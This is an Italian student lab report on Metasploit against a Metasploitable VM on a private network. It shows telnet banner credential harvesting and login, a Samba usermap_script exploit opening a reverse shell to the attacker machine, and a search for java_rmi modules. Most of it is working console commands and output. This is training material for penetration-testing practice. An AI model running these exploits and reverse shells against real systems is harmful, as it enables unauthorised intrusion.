

Consegna S7-L2

consolidazione uso metaxploit

settiamo il nostro ambiente avviando metasploit tramite il comando “msfconsole” e avviamo l’exploit di nostro interesse in questo caso telnet, che ci permetterà di accedere alla macchina target senza autorizzazione. Possiamo infatti notare che una volta avviato l'exploit riceviamo i dati user e password




```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > 
```



```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _              _ _         _          _           ____     \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|
_/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\
                  \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```


una volta avviato l’exploit verifichiamo che sia andato a buon fine eseguendo il comando “telnet ip target” vediamo che usando i dati ricavati in precedenza riusciamo ad effettuare l’accesso come previsto, riteniamo dunque questo attacco un successo.




```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 05:53:32 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

EXPLOIT TELNET

E’ un protocollo usato per gestire da remoto vari dispositivi e dunque pericoloso per macchine vulnerabili in quanto permette,come visto prima, di accedere da remoto alle macchine target




```
msf6 auxiliary(scanner/telnet/telnet_version) > back
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:por
                                       t[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.
                                       metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.104   yes       The listen address (an interface may be
                                      specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > 
```




```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:por
                                       t[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.
                                       metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.104   yes       The listen address (an interface may be
                                      specified)
   LPORT  4444             yes       The listen port
```

per questo attacco useremo un exploit che ci permette di immettere un codici all’interno della macchina target prendendone il controllo.




```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.104
LHOST => 192.168.50.104
msf6 exploit(multi/samba/usermap_script) > set LPORT 445
LPORT => 445
```



```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.50.104:445
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo W4S6ycits5yqapRj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "W4S6ycits5yqapRj\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.104:445 -> 192.168.50.101:45490) at 2024-01-16 04:24:19 -0700

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3a:fb:38
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3a:fb38/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:178 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8146 (7.9 KB)  TX bytes:18132 (17.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:247 errors:0 dropped:0 overruns:0 frame:0
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87429 (85.3 KB)  TX bytes:87429 (85.3 KB)
```


Settiamo il laboratorio eseguendo i comandi “set RHOST”, “set LHOST” “set LPORT” ed infine “exploit” appunto per avviare l’ exploit. Una volta che l’exploit e’ stato eseguito possiamo verificare di essere in controllo della macchina target lanciando un semplice “ifconfig” e possiamo notare che l’ip segnato e’ quello della macchina target

attacco



```
msf6 exploit(multi/samba/usermap_script) > back
msf6 > search java_rmi

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                           normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server          2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server      2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31   excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 >
```


Per avviare questo attacco basato su codice java iniziamo cercando quello che piu' ci può essere utile tramite "search java-rmi" andremo qundi ad usare l' 1 in quanto e' una configurazione default che ci semplifica il processo



